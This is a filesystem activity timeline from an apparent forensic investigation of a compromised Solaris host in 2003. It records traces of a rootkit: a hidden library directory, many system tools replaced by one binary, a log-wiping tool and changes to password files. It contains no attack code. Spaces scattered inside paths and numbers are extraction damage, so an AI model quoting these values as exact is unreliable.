                 1706 mac  -/-rw-rw---- root    mail    230503  /var/mail/root
                  512 m.c  -/drwxrwxrwt root    mail    230451  /var/mail
                    0 ma.  ---------- root    mail    230502  <var.img -dead-230502>
                  471 .a.  -/-r-xr-xr-x root    sys     91828   /etc/default/init
                11012 .a.  -/-r-xr-xr-x root    bin     2 89107  /usr/sbin/in.comsat
                  512 m.c  -/drwxr-xr-x root    mail    107075  /etc/mail
                  512 m.c  -/drwxr-x--- root    bin     403251  /var/spool/mqueue
                    0 .a.  -/-rw-r--r-- root    bin     107306  /etc/mail/local -host-names
                 1201 .a.  -/-rw-r--r-- root    bin     107302  /etc/mail/aliases
                    0 ma.  ---------- root    mail    403302  <var.img -dead-403302>
                    5 .a.  -/-rw-r--r-- root    bin     107307  /etc/mail/trusted -users
                 1024 mac  -/-rw-r--r-- root    mail    107457  /etc/mail/aliases.pag
                    0 ma.  ---------- root    mail    403306  <var.img -dead-403306>
                    0 mac  -/-rw-r--r-- root    mail    107456  /etc/mail/aliases.dir
                35625 .a.  -/-r--r--r-- root    bin     107305  /etc/mail/sendmail.cf
                    0 ma.  ---------- root    mail    403307  <var.img -dead-403307>
                    0 .a.  --------- root    mail    403304  <var.img -dead-403304>
                    0 .a.  --------- root    mail    403303  <var.img -dead-403303>
Tue Oct 28 2003 17:11:40      0 .a.  --------- root    root    134573  <var.img -dead-134573>
                    0 .a.  --------- root    other   134572  <var.img -dead-134572>
                    0 . a. --------- root    bin     134570  <var.img -dead-134570>
Tue Oct 28 2003 17:11:41  159192 .a.  -/-r-xr-xr-x root    bin     237226  /usr/bin/csh
                  512 .a.  -/drwxrwxr-x root    sys     134451  /var/adm
                10752 .a.  -/drwxr-xr-x root    bin     236834  /usr/bin
                 1287 .a.  -/-r-xr-xr-x root    bin     237217  /usr/bin/which
               159192 .a.  -/-r-xr-xr-x root    bin     237226  /usr/bin/pfcs h
                 6144 .a.  -/drwxr-xr-x root    bin     288052  /usr/sbin
                13312 .a.  -/drwxr-xr-x root    bin     249604  /usr/lib
Tue Oct 28 2003 17:11:42    7160 .a.  -/-r-xr-xr-x root    bin     237216  / usr/bin/wc
                    0 ma.  ---------- 1000    100    206    <root.img -dead-206>
                    0 .ac  -/-rw-r--r-- root    root    134580  /var/adm/messages.3
                13141 .ac  -/-rw-r--r-- root    root    134582  /var/adm/messages.1
               127968 .a.  -/-rw-r--r-- root    root    134571  /var/adm/wtmpx
                    0 ma.  ---------- root    root    510    <usr.img -dead-510>
                26852 .a.  -/-r-xr-xr-x root    bin     237224  /usr/bin/ln
                11612 .a.  -/-r-xr-xr-x root    bin     237441  /usr/bin/printf
                 7720 .a.  -/-r-xr-xr-x root    bin     237230  /usr/bin/touch
                 4032 .a.  -/-rwx------ root    root    502     /usr/lib/libX.a/wipe
                   92 .ac  -/-rw-r--r-- root    root    134581  /var/adm/messages.2
                26852 .a.  -/-r-xr-xr-x root    bin     237224  /usr/bin/mv
                    0 .ac  -/-rw-r--r-- root    root    134568  /var/adm/aculog
                26852 .a.  -/-r-xr-xr-x root    bin     237224  /usr/bin/cp
                    0 .ac  -/-rw-r--r-- root    root    134569  /var/adm/spellhist
                  512 m.c  -/drwxrwxr-x root    sys     134451  /var/adm
                  251 .ac  -/-rw-r--r-- root    root    134585  /var/adm/messages
                    0 .ac  -/-rw-r--r-- root    root    134583  /var/adm/messages.0
```

```
                  512 m.c  -/drwxr-xr-x root     root     495      /usr/lib/libX.a
                   36 .ac  -/-rw-r--r-- root     root     134584   /va r/adm/sulog
                28056 ..c  -/-rw-r--r-- root     root     134574   /var/adm/lastlog
                 7720 .a.  -/-r-xr-xr-x root     bin      237230   /usr/bin/settime
                    0 m..  --------- 1000     100      196      <root.img -dead-196>
                 3824 .ac  -/-rw-r--r-- root     root     134587   /var/adm/vold.log
Tue Oct 28 2003 17:11:48       0 ..c  --------- root     root     510      <usr.img -dead-510>
                    0 ..c  --------- root     mail     403302   <var.img -dead-403302>
                    0 ..c  --------- root     mail     403306   <var.img -dead-403306>
                    0 ..c  --------- 1000     100      196      <root.i mg-dead-196>
                    0 m.c  --------- root     mail     403303   <var.img -dead-403303>
                    0 m.c  --------- root     mail     403304   <var.img -dead-403304>
                    0 ..c  --------- root     mail     403307   <var.img -dead-403307>
                    0 ..c  --------- root     mail     403305   <var.img -dead-403305>
                    0 ..c  --------- root     mail     230502   <var.img -dead-230502>
                    0 ..c  --------- 1000     100      206      <root.img -dead-206>
Tue Oct 28 2003 17:12:56       0 ma.  -/crw--w---- 1001     tty      61630    /devices/pseudo/pts@0:1
Tue Oct 28 2003 17:13:39       0 m..  --------- root     bin      134570   <var.img -dead-134570>
Tue Oct 28 2003 17:13:48       0 ..c  --------- root     bin      134570   <var.img -dead-134570>
Tue Oct 28 2003 17:18:43    1024 .a.  -/drwxr-xr-x root     root     409650   /var/sadm/patch
Tue Oct 28 2003 17:19:15       0  .a. --------- root     sys      76692    <root.img -dead-76692>
                  271 m..  -/-r--r--r-- root     sys      76763    /etc/ouser_attr
                  438 m..  -/-r--r--r-- root     sys      76605    /etc/opasswd
                  275 m..  -/-r-------- root     sys      76762    /etc/oshadow
                    0 .a.  --------- root     sys      76750    <root.img -dead-76750>
Tue Oct 28 2003 17:19:26     438 .ac  -/-r--r--r-- root     sys      7660 5   /etc/opasswd
                    0 m.c  -/-rw------- root     root     76716    /etc/.pwd.lock
                  271 m.c  -/-r--r--r-- root     sys      76765    /etc/user_attr
                    0 m..  --------- root     sys      76750    <root.img -dead-76750>
                    0 m..  --------- root     sys      76692    <root.img -dead-76692>
                   16 .a.  -/lrwxrwxrwx root     root     237051   /usr/bin/passmgmt     -> ../sbin/passm gmt
                17156 .a.  -/-r-xr-xr-x root     sys      289214   /usr/sbin/roledel
                  414 m.c  -/-r--r--r-- root     sys      76759    /etc/passwd
                  275 .ac  -/-r-------- root     sys      76762    /etc/oshadow
                  271 .ac  -/-r--r--r-- root     sys      76763    /etc/ouser_attr
                17156 .a.  -/-r-xr-xr-x root     sys      289214   /usr/sbin/userdel
                  247 m.c  -/-r-------- root     sys      76764    /etc/shadow
                20212 .a.  -/-r-xr-xr-x root     sys      289153   /usr/sbin/passmgmt
Tue Oct 28 2003 17:19:48       0 ..c  --------- root     sys      76750    <root.img -dead-76750>
                    0 ..c  --------- root     sys      76692    <root.img -dead-76692>
Tue Oct 28 2003 17:23:21    4161 m.c  -/-r--r--r-- root     sys      107368   /etc/inet/services
Tue Oct 28 2003 17:23:30      29 .a.  -/lrwxrwxrwx root     other    1071 51  /dev/ticots  -> ../devices/pseudo/tl@0:ticots
                 1528 .a.  -/-rw-r--r-- root     sys      76684    /etc/rpc
Tue Oct 28 2003 17:28:17     512 .a.  -/drwxr-xr-x root     sys      12800    /var/sadm
Tue Oct 28 2003 17:35:19     59  07 .a. -/-rw-r--r-- root     root     172      /etc/inetd.conf
Tue Oct 28 2003 17:36:01    5907 m.c  -/-rw-r--r-- root     root     172      /etc/inetd.conf
Tue Oct 28 2003 17:40:37       0 mac  -/-rw------ root     root     358514   /var/ntp/ntpstats/USE  R1.TRL
Tue Oct 28 2003 18:05:17     431 mac  -/-rw------ root     root     358515   /var/ntp/ntpstats/USER1.INI
                  512 m.c  -/drwxr-xr-x root     sys      358452   /var/ntp/ntpstats
                    0 ma.  --------- root     root     358516   <var.img -dead-358516>
Tue Oct 28 2003 18:05:18       0 ..c  --------- root     root     358516   <var.img -dead-358516>
Tue Oct 28 2003 18:06:46    2130 m.c  -/-rw------ root     root     358512   /var/ntp/ntpstats/psbnc.log
Tue Oct 28 2003 18:27:37   23924 .a.  -/-r-xr-xr-x root     bin      289086   /usr/sbin/df
                   10 .a.  -/lrwxrwxrwx root     root     237050   /usr/bin/df     -> ../sbin/df
Tue Oct 28 2003 18:28:00  226464 .a.  -/-r-xr-xr-x root     bi n     237232   /usr/bin/vi
                226464 .a.  -/-r-xr-xr-x root     bin      237232   /usr/bin/edit
                 4359 .a.  -/-rw-r--r-- root     root     392838   /usr/lib/libp/libm.n
                 1493 .a.  -/-rw-r--r-- root     bin      288645   /usr/share/lib/terminfo/v/vt100
                226464 .a.  -/-r-xr-xr-x root     bin      237232   /usr/bin/ex
                 14556 .a.  -/-rwxr-xr-x root     bin      250154   /usr/lib/libmap   malloc.so.1
                 1493 .a.  -/-rw-r--r-- root     bin      288645   /usr/share/lib/terminfo/v/vt100    -am
                226464 .a.  -/-r-xr-xr-x root     bin      237232   /usr/bin/view
                226464 .a.  -/-r-xr-xr-x root     bin      237232   /usr/bin/vedit
Wed Oct 29 2003 03:30:00   12300 .a.  -/-rwxr-xr-x root     sys      205363   /usr/lib/security/pam_projects.so.1
                 12800 .a.  -/-rwxr-xr-x root     sys      205365   /usr/lib/s ecurity/pam_roles.so.1
                 56680 .a.  -/-r-xr-xr-x root     sys      289084   /usr/sbin/cron
                 1419 .a.  -/-rwxr--r-- root     sys      281742   /usr/lib/gss/gsscred_clean
```

```
                78 . a. -/-rw-r--r-- root     sys      76672    /etc/project
Wed Oct 29 2003 05:49:55     3584 .a.    -/drwxr-xr-x root     sys      107106   /dev
                512 .a.   -/drwxr-xr-x root     root     91870    /dev/.rh
Wed Oct 29 2003 05:56:30    12   124 .a. -/-rwxr-xr-x root     bin      250144   /usr/lib/libkstat.so.1
               55176 .a.   -/-r-xr-sr-x root     root     500038   /usr/lib/libX.a/bin/netstat
               55176 .a.   -/-r-xr-sr-x root     sys      237153   /  usr/bin/netstat
               25420 .a.   -/-rwxr-xr-x root     bin      250134   /usr/lib/libdhcpagent.so.1
Wed Oct 29 2003 06:10:39      512 m.c    -/-rw------- root     root     237720   /usr/bin/ssh_random_seed
Wed Oct 29 2003 09:21:15        0 ma.  -/crw--w---- root     tty      61632    /devices/pseudo/pts@0:3
Wed Oct 29 2003 09:41:59       28 .a.    -/lrwxrwxrwx root     root     45976    /dev/pts/3    -> ../../devices/pseudo/pts@0:3
                 0 ..c   -/crw--w---- root     tty      61632    /devices/pseudo/pts@0:3
Wed Oct 29 2003 11:56:36     5256 .a.    -/-r-xr-xr-x root     bin      250524   /usr/sbin/crash
               5256 .a.   -/-r-xr-xr-x root     bin      250524   /usr/bin/ptime
               525 6 .a. -/-r-xr-xr-x root     bin      250524   /usr/bin/pstack
               5256 .a.   -/-r-xr-xr-x root     bin      250524   /usr/bin/pwait
               18096 .a.   -/-rwxr-xr-x root     bin      307452   /usr/platform/sun4u/lib    /sparcv9/libc_psr.so.1
               5256 .a.   -/-r-xr-xr-x root     bin      250524   /usr/sbin/prtconf
               15392 .a.   -/-r-sr-xr-x root     bin      249915   /usr/bin/sparcv9/w
              1250448 .a.   -/-rwxr-xr-x root     bin      257039   /usr/lib/sparcv9/libc.so.1
               5256 .a.   -/-r-xr-xr-x root     bin      250524   /usr/bin/w
               6312 .a.   -/-rwxr-xr-x root     bin      257048   /usr/lib/sparcv9/libdl.s    o.1
               5256 .a.   -/-r-xr-xr-x root     bin      250524   /usr/bin/uptime
               5256 .a.   -/-r-xr-xr-x root     bin      250524   /usr/ucb/ps
               5256 .a.   -/-r-xr-xr-x root     bin      250524   /usr/bin/pstop
               5256 .a.   -/-r-xr-xr-x root     bin      250524   /usr/bin/prun
               5256 .a.   -/-r-xr-xr-x root     bin      250524   /usr/bin/setuname
               5256 .a.   -/-r-xr-xr-x root     bin      250524   /usr/bin/pldd
               5256 .a.   -/-r-xr-xr-x root     bin      250524   /usr/bin/plimit
               5256 .a.   -/-r-xr-xr-x root     bin      250524   /usr/sbin/lockstat
               5256 .a.   -/-r-xr-xr-x root     bin      250524   /usr/bin/pmap
               5256 .a.   -/-r-xr-xr-x root     bin      250524   /usr/bin/truss
               5256 .a.   -/-r-xr-xr-x root     bin      250524   /usr/sbin   /whodo
               5256 .a.   -/-r-xr-xr-x root     bin      250524   /usr/bin/ipcs
               5256 .a.   -/-r-xr-xr-x root     bin      250524   /usr/sbin/swap
               5256 .a.   -/-r-xr-xr-x root     bin      250524   /usr/bin/ptree
              206384 .a.   -/-rwxr-xr-x root     bin      257143   /usr/lib/sparcv9/ld.so.1
               15392 .a.   -/-r-sr-xr-x root     bin      249915   /usr/bin/sparcv9/uptime
                5256 .a.   -/-r-xr-xr-x root     bin      250524   /usr/bin/mdb
               5256 .a.   -/-r-xr-xr-x root     bin      250524   /usr/sbin/sysdef
                 7 .a.   -/lrwxrwxrwx root     root     121693   /var/ld/64     -> sparcv9
               5256 .a.   -/-r-xr-xr-x root     bin      250524   /usr/bin/pcred
               5256 .a.   -/-r-xr-xr-x root     bin      250524   /usr/bin/pwdx
               5256 .a.   -/-r-xr-xr-x root     bin      250524   /usr/bin/pfiles
               5256 .a.   -/-r-xr-xr-x root     bin      250524   /usr/bin/cputrack
               5256 .a.   -/-r-xr-xr-x root     bin      250524   /usr/bin/savecore
               5256   .a. -/-r-xr-xr-x root     bin      250524   /usr/bin/prex
               5256 .a.   -/-r-xr-xr-x root     bin      250524   /usr/bin/sort
               5256 .a.   -/-r-xr-xr-x root     bin      250524   /usr/bin/tnfxtract
               5256 .a.   -/-r-xr-xr-x root     bin      250524   /usr/bin/psig
                 7 .a.   -/lrwxrwxrwx root     root     250034   /usr/lib/64     -> sparcv9
               5256 .a.   -/-r-xr-xr-x root     bin      25 0524   /usr/bin/adb
               5256 .a.   -/-r-xr-xr-x root     bin      250524   /usr/bin/gcore
               5256 .a.   -/-r-xr-xr-x root     bin      250524   /usr/bin/pflags
               5256 .a.   -/-r-xr-xr-x root     bin      250524   /usr/bin/prstat
               5256 .a.   -/-r-xr-xr-x root     bin      250524   /usr/lib/isaexec
Wed Oct 29 2003 11:56:40     19640 .a.    -/-r-xr-xr-x root     bin      237102   /usr/bin/finger
Wed Oct 29 2003 11:56:  55     75440 .a.  -/-r-xr-xr-x root     bin      237107   /usr/bin/ftp
Wed Oct 29 2003 13:41:00    136288 .a.    -/-rwx------ root     root     237725   /usr/bin/wget
Wed Oct 29 2003 17:11:47      271 .a.    -/-r--r--r-- root     sys      76765    /etc/user_attr
Wed Oct 29 2003 17:34:37       25 .a.    -/-rw-r--r-- root     other    76760    /etc/resolv.conf
Wed Oct 29 2003 17:34:43       35 .a.    -/lrwxrwxrwx root     root     107166   /dev/logindmux     ->
../devices/pseudo/clone@0:logindmux
               292  00 .a. -/-r-sr-xr-x root     bin      237142   /usr/bin/login
                4359 m.c   -/-rw-r--r-- root     root     392838   /usr/lib/libp/libm.n
               29200 .a.   -/-r-sr-xr-x root     root     30734    /sbin/xlogin
               36104 .a.   -/-r-xr-xr-x root     bin      289121   /usr/sbin/inetd
               28112 .a.   -/-r-xr-xr-x root     bin      289118   /usr/sbin/in.telnetd
```

```
                16020 .a.  -/-rwxr-xr-x root     bin       250129   /usr/lib/libcrypt_i.so.1
Wed Oct 29 2003 17:38:18       0 .ac  -/crw-rw-rw- root     tty       61556   /devices/pseudo/sy@0:tty
Wed Oct 29 2003 17:38:42    2465 .a.  -/-rw-r--r-- root     sys       76690   /etc/pam.conf
               155588 .a.  -/-rwxr-xr-x root     sys      205367   /usr/lib/security/pam_unix.so.1
Wed Oct 29 2003 17:42:13      61 .a.  -/-r--r--r-- root     sys      107362   /etc/inet/ipnodes
Wed Oct 29 2003 17:49:31     512 .a.  -/drwxr-x--- root     bin      403251   /var/spool/mqueue
Wed Oct 29 2003 17:51:20      35 .a.  -/lrwxrwxrwx root     root     107162   /dev/dmfe     ->
../devices/pci@1f,0/ethernet@c:dmfe
                31 .a.  -/lrwxrwxrwx root     root     107186   /dev/kstat     -> ../devices/pseud o/kstat@0:kstat
Wed Oct 29 2003 17:51:44     247 .a.  -/-r-------- root     sys       76764   /etc/shadow
               61080 .a.  -/-r-x--s--x root     mail     237146   /usr/bin/mail
               13840 .a.  -/-r-xr-xr-x root     bin      441929   /usr/lib/fs/ufs/quota
                 754 .a.  -/-rw-r--r-- root     sys       91866   /etc/default/nss
                  59 .a.  -/-rw-r--r-- root     sys       76652   /etc/motd
                2598 32 .a. -/-rwxr-xr-x root     root     237717   /usr/bin/ssld
               28056 .a.  -/-rw-r--r-- root     root     134574   /var/adm/lastlog
                  19 .a.  -/lrwxrwxrwx root     root     289061   /usr/sbin/quota     -> ../lib/fs/ufs/quota
               31560 .a.  -/-rwxr-xr-x root     bin      250152   /usr/lib/libmail.so.1
                4104 .a.  -/---s--x--x root     bin      250026   /usr/lib/pt_chmod
                  30 .a.  -/lrwxrwxrwx root     root     107167   /dev/ptmx     -> ../devices/pseudo/clone@0:ptmx
                 704 .a.  -/-rw-r--r-- root     sys       76685   /etc/profile
                  14 .a.  -/-rw-r--r-- root     root      76761   /etc/lpd .config
                1722 .a.  -/-r--r--r-- root     sys       91871   /etc/default/login
               22964 .a.  -/-rwxr-xr-x root     bin      250178   /usr/lib/libsec.so.1
Wed Oct 29 2003 17:51:45       0 ma.  -/frw------- root     root      30632   /etc/saf/zsmon/_pmpipe
                   0 ma.  -/frw------- root     root      15438   /etc/saf/_sacpipe
Wed Oct 29 2003 17:51:54   78036 .a.  -/-rwxr-xr-x root     bin      392289   /usr/ucblib/libucb.so.1
                  29 .a.  -/lrwxrwxrwx root     other    107156   /dev/wscons     -> ../devices/pseudo/wc@0:wscons
                   0 .a.  ---------- root     other    76674    <root.img -dead-76674>
                   0 m..  -/crw------- root     sys      61558    /devices/pseudo/sysmsg@0:sysmsg
                1408 .a.  -/-rw-r--r-- root     sys       76681   /etc/ttysrch
                  31 .a.  -/lrwxrwxrwx root     other    107122   /dev/conslog     -> ../devices/pseudo/log@0:conslog
                  29 .a.  -/lrwxrwxrwx root     other    107147   /dev/systty     -> ../devices/pseudo/cn@0:systty
                  27 .a.  -/lrwxrwxrwx root     other    107148   /dev/tcp     -> ../devices/pseud o/tcp@0:tcp
                  26 .a.  -/lrwxrwxrwx root     other    107153   /dev/tty     -> ../devices/pseudo/sy@0:tty
               17024 .a.  -/-rwxr-xr-x root     bin      371450   /usr/ucb/shutdown
                   0 ma. -/crw-rw-rw- root     root      61631    /devices/pseudo/pts@0:2
Wed Oct 29 2003 17:51:56       0 m..  ---------- root     other    76674    <root.img -dead-76674>
                   0 ma.  -/frw------- root     root      76718   /etc/init pipe
                  28 .a.  -/lrwxrwxrwx root     root      45975   /dev/pts/2     -> ../../devices/pseudo/pts@0:2
Wed Oct 29 2003 17:52:01      29 .a.  -/lrwxrwxrwx root     other    107145   /dev/syscon     -> ../devices/pseudo/cn@0:syscon
                 861 .a.  -/-rwxr--r-- root     sys       15515   /etc/rc3.d/S77dmi
                 404 .a.  -/-rwxr--r-- root     sys       15516   /etc/rcS.d/K07snmpdx
                 861 .a.  -/-rwxr--r-- root     sys       15515   /etc/rcS.d/K07dmi
                 861 .a.  -/-rwxr--r-- root     sys       15515   /etc/init.d/init.dmi
                 404 .a.  -/-rwxr--r-- root     sys       15516   /etc/rc3.d/S76snmpdx
               19 120 .a. -/-r-xr-xr-x root     bin      441925   /usr/lib/fs/ufs/mount
                8044 .a.  -/-r-xr-xr-x root     bin      237122   /usr/bin/id
                 861 .a.  -/-rwxr--r-- root     sys       15515   /etc/rc2.d/K07dmi
               13088 .a.  -/-r-xr-xr-x root     bin      237218   /usr/bin/who
                 404 .a.  -/-rwxr--r-- root     sys       15516   /etc/rc1.d/K07snmpdx
                 344 .a.  -/-rwxr--r-- root     sys       15473   /etc/rc3.d/S80mipagent
                 861 .a.  -/-rwxr--r-- root     sys       15515   /etc/rc0.d/K07dmi
                 344 .a.  -/-rwxr--r-- root     sys       15473   /etc/rc0.d/K06mipagent
                 344 .a.  -/-rwxr--r-- root     sys       15473   /etc/rc2.d/K06mipagent
                1083 .a.  -/-rw-r--r-- root     sys       76683   /etc/inittab
                 404 .a.  -/-rwxr--r-- root     sys       15516   /etc/rc0.d /K07snmpdx
                 404 .a.  -/-rwxr--r-- root     sys       15516   /etc/rc2.d/K07snmpdx
                 171 .a.  -/-rwxr--r-- root     sys       15457   /etc/rc1.d/K00ANNOUNCE
                   0 .a.  -/frw------- root     root      76721   /etc/utmppipe
               240944 .a.  -/-r-xr-xr-x root     bin       30656   /sbin/mount
                 344 .a.  -/-rwxr--r-- root     sys       15473   /etc/rcS.d/K06mipagent
                 171 .a.  -/-rwxr--r-- root     sys       15457   /etc/rc0.d/K00ANNOUNCE
                 171 .a.  -/-rwxr--r-- root     sys       15457   /etc/init.d/ANNOUNCE
                 344 .a.  -/-rwxr--r-- root     sys       15473   /etc/rc1.d/K06mipagent
                 861 .a.  -/-rwxr--r-- root     sys       15515   /etc/rc1.d/K07dmi
                 404 .a.  -/-rwxr--r-- root     sys       15516   /etc/init.d/init.snmpdx
```

```
     5 50 .a. -/-rw-r--r-- root     other    76673    /etc/vfstab
   344 .a.   -/-rwxr--r-- root     sys      15473    /etc/init.d/mipagent
     0 m.c   -/crw--w---- root     tty      61543    /devices/pseudo/cn@0   :syscon
Wed Oct 29 2003 17:52:02       9 .a.   -/lrwxrwxrwx root     root     102      /lib    -> ./usr/lib
   504 .a.   -/-rwxr--r-- root     sys      15477    /etc/rc2.d/S75cron
  2236 mac   -/-rw-r--r-- root     root     76720    /etc/.cpr_config
  1131 .a.   -/-rwxr--r-- root     sys      15494    /etc/rc1.d/K36wbem
   364 .a.   -/-rwxr--r-- root     sys      15504    /etc/rcS.d/K41autofs
 13388 .a.   -/-rwxr-xr-x root     bin      250167   /usr/lib/libproject.so.1
   945 .a.   -/-rwxr--r-- root     sys      15513    /etc/rcS.d/K40xntpd
    29 .a.   -/lrwxrwxrwx root     other    107150   /dev/ticlts -> ../devices/pseudo/tl@0:ticlts
   621 .a.   -/-rwxr--r-- root     sys      15499    /etc/rc2.d/K21dhcp
  4592 .ac  -/-r--r--r-- bin      bin      441702   /usr/dt/config/Xservers
   367 .a.   -/-rwxr--r-- root     sys      15508    /etc/rcS.d/K34IIim
  1787 .a.   -/-rwxr--r-- root     sys      15502    /etc/init.d/power
   367 .a.   -/-rwxr--r-- root     sys      155 08   /etc/init.d/IIim
    14 .a.   -/lrwxrwxrwx root     root     250113   /usr/lib/straddr.so     -> ./straddr.so.2
   945 .a.   -/-rwxr--r-- root     sys      15513    /etc/rc1.d/K40xntpd
   514 .a.   -/-rwxr--r-- root     sys      15478    /etc/rc1.d/K40nscd
   621 .a.   -/-rwxr--r-- root     sys      15499    /etc/rc0.d/K21dhcp
 10064 .a.   -/-r-xr-xr-x root     bin      237201   /us  r/bin/tail
    28 .a.   -/lrwxrwxrwx root     root     107288   /dev/tod    -> ../devices/pseudo/tod@0:tod0
   525 .a.   -/-rwxr--r-- root     sys      15497    /etc/rc1.d/K41slpd
    14 .a.   -/lrwxrwxrwx root     root     30682    /etc/rc0.d/K15Wnn6    -> ../init.d/Wnn6
  2198 .a.   -/-rwxr--r-- root     sys      15498    /etc/rc1.d/K36sendmail
   597 .a.   -/-rwxr--r-- root     sys      15476    /etc/rc0.d/K36utmpd
 28196 .a.   -/-r-sr-xr-x root     root     499      /usr/lib/libX.a/bin/sparcv7/rps
  1181 .a.   -/-rwxr--r-- root     sys      15511    /etc/rcS.d/K34ncalogd
  1787 .a.   -/-rwxr--r-- root     sys      15502    /etc/rc2.d/S85power
     9 .a.   -/lrwxrwxrwx root     root     101      /bin    -> ./usr/bin
   610 .a.   -/-rwxr--r-- root     sys      15496    / etc/init.d/spc
   514 .a.   -/-rwxr--r-- root     sys      15478    /etc/rc2.d/S76nscd
  1131 .a.   -/-rwxr--r-- root     sys      15494    /etc/rc0.d/K36wbem
   129 .a.   -/-rw-r--r-- root     sys      72099    /usr/kernel/drv/pm.conf
  2839 .a.   -/-rwxr--r-- root     sys      15481    /etc/init.d/rpc
  2804 .a.   -/-rwxr--r-- root     sys      15495    /etc/rc2.d/S99dtlogin
   364 .a.   -/-rwxr--r-- root     sys      15504    /etc/init.d/autofs
   504 .a.   -/-rwxr--r-- root     sys      15477    /etc/init.d/cron
   621 .a.   -/-rwxr--r-- root     sys      15 499   /etc/rcS.d/K21dhcp
     0 ma.   --------- root     root     105      <var.img  -dead-105>
164176 .a.   -/-rwxr-xr-x root     bin      250181   /usr/lib/libsldap.so.1
  1181  .a.  -/-rwxr--r-- root     sys      15511    /etc/rc2.d/S94ncalogd
   440 .a.   -/-rwxr--r-- root     other    15507    /etc/rc1.d/K33atsv
  2804 .a.   -/-rwxr--r-- root     sys      15495    /etc/rc0.d/K10d   tlogin
  2839 .a.   -/-rwxr--r-- root     sys      15481    /etc/rc0.d/K41rpc
   460 .a.   -/-rwxr--r-- root     sys      15506    /etc/rc0.d/K39lp
 15564 .a.   -/-r-xr-xr-x root     bin      237211   /usr/bin/tr
   911 .a.   -/-rwxr--r-- root     sys      15479    /etc/rc1.d/K40syslog
  5256 .a.   -/-r-xr-xr-x root     root     500040   /usr/lib/libX.a/bin/rps
    14 .a.   -/lrwxrwxrwx root     root     250464   /usr/lib/lpshut     -> ../sbin/lpshut
     0 m.    --------- root     root     76686    <root.img  -dead-76686>
   572 .a.   -/-rwxr--r-- root     sys      15501    /etc/rc3.d/S50apache
  1787 .a.   -/-rwxr--r-- root     sys      15502    /etc/rc1.d/K37power
    68 .a.   -/-rw-r--r-- root     sys      70       /platform/sun4u/kernel/drv/tod.conf
155200 .a.   -/-r-xr-xr-x root     sys      289263   /usr/sbin/vold
 14080 .a.   -/-rwxr-xr-x root     bin      250275   /usr/lib/libsmedia.so.1
138044 .a.   -/-rwxr-xr-x root     bin      250120   /usr/lib/libadm.so.1
   512 ..c   -/drwxrwx--- lp       lp       435251   /var/spool/lp/fifos/public
 65588 .a.   -/-r-xr-xr-x root     bin      289149   /usr/sbin/nscd
 16718  m.c -/-rw------- root     root     211255   /var/cron/log
   504 .a.   -/-rwxr--r-- root     sys      15477    /etc/rc1.d/K40cron
    32 .a.   -/lrwxrwxrwx root     other    107152   /dev/ticotsord     -> ../devices/pseudo/tl@0:ticotsord
  3080 .a.   -/-rwxr--r-- root     sys      15474    /etc/rc1.d/K28nfs.server
  2839 .a.   -/-rwxr--r-- root     sys      15481    /etc/rc1.d/K41rpc
    25 .a.   -/lrwxrwxrwx root     root     107203   /dev/pm    -> ../devices/pseudo/pm@0:pm
   265 .a.   -/-rw-r--r-- root     sys      46044    /etc/nca/ncakmod.conf
225716 .a.   -/-rwxr-xr-x root     bin      2  50149   /usr/lib/libldap.so.4
```

```
 18384 .a.  -/-r-xr-xr-x root    bin     237182  /usr/bin/rm
   836 .a.  -/-rwxr--r-- root    sys     15462   /etc/rc2.d/S73nfs.client
   440  .a. -/-rwxr--r-- root    other   15507   /etc/rc0.d/K33atsv
  1181 .a.  -/-rwxr--r-- root    sys     15511   /etc/rc1.d/K34ncalogd
   621 .a.  -/-rwxr--r-- root    sys     15499   /etc/init.d/dh  cp
 13184 .a.  -/-rwxr-xr-x root    bin     250201  /usr/lib/straddr.so.2
  3080 .a.  -/-rwxr--r-- root    sys     15474   /etc/rcS.d/K28nfs.server
 13808 .a.  -/-rwxr-xr-x root    sys     107406  /kernel/drv/sparcv9/openeepr
   364 .a.  -/-rwxr--r-- root    sys     15504   /etc/rc0.d/K41autofs
   522 .a.  -/-rwxr--r-- root    sys     15510   /etc/rc1.d/K34ncad
166700 .a.  -/-rwxr-xr-x root    bin     250138  /usr/lib/libelf.so.1
  1131 .a.  -/-rwxr--r-- root    sys     15494   /etc/init.d/init.wbem
   447 .a.  -/-rwxr--r-- root    sys     15475   /etc/rc1.d/K33audit
   460 .a.  -/-rwxr--r-- root    sys     15506   /etc/rc1.d/K39lp
 24628 .a.  -/-rwxr-xr-x root    bin     250125  /usr/lib/libcmd.so.1
   413 .a.  -/-rwxr--r-- root    sys     15480   /etc/init.d/ldap.client
   621 .a.  -/-rwxr--r-- root    sys     15499   /etc/rc1.d/K21dhcp
     0 m..  --------- root    other   134572  <var.  img-dead-134572>
   440 .a.  -/-rwxr--r-- root    other   15507   /etc/rcS.d/K33atsv
 12712 .a.  -/-r-xr-xr-x root    sys     461756  /usr/lib/vold/db_mem.so.1
  2839 .a.  -/-rwxr--r-- root    sys     15481   /etc/rcS.d/K41rpc
140504 .a.  -/-rwxr-xr-x root    sys     45972   /platform/sun4u/kernel/misc/sparcv9/cpr
    18 .a.  -/lrwxrwxrwx root    root    76641   /e  tc/umount -> ../usr/sbin/umount
   911 .a.  -/-rwxr--r-- root    sys     15479   /etc/init.d/syslog
  1181 .a.  -/-rwxr--r-- root    sys     15511   /etc/init.d/ncalogd
   597 .a.  -/-rwxr--r-- root    sys     15476   /etc/rc1.d/K36utmpd
   597 .a.  -/-rwxr--r-- root    sys     15476   /etc/init.d/utmpd
  4161 .a.  -/-r--r--r-- root    sys     107368  /etc/inet/ser  vices
 13892 .a.  -/-r-xr-xr-x root    sys     461764  /usr/lib/vold/label_cdrom.so.1
   364 .a.  -/-rwxr--r-- root    sys     15504   /etc/rc1.d/K41autofs
761368 .a.  -/-r-sr-xr-x root    bin     250249  /usr/lib/sendmail
   945 .a.  -/-rwxr--r-- root    sys     15513   /etc/rc2.d/S74xntpd
  6772 .a.  -/-r-xr-xr-x root    bin     237214  /usr/bin/uname
   447 .a.  -/-rwxr--r-- root    sys     15475   /etc/rc2.d/S99audit
   570 .a.  -/-r-xr-xr-x root    bin     154071  /usr/lib/netsvc/yp/ypstop
  9072 .a.  -/-rwxr-xr-x root    sys     15383   /platform/sun4u/kernel/drv/sparcv9/tod
  3080 .a.  -/-rwxr--r-- root    sys     15474   /etc/rc2.d/K28nfs.server
503392 .a.  -/-rwxr-xr-x bin     bin     268896  /usr/dt/lib/libDtSvc.so  .1
  2198 .a.  -/-rwxr--r-- root    sys     15498   /etc/rcS.d/K36sendmail
   413 .a.  -/-rwxr--r-- root    sys     15480   /etc/rc2.d/S71ldap.client
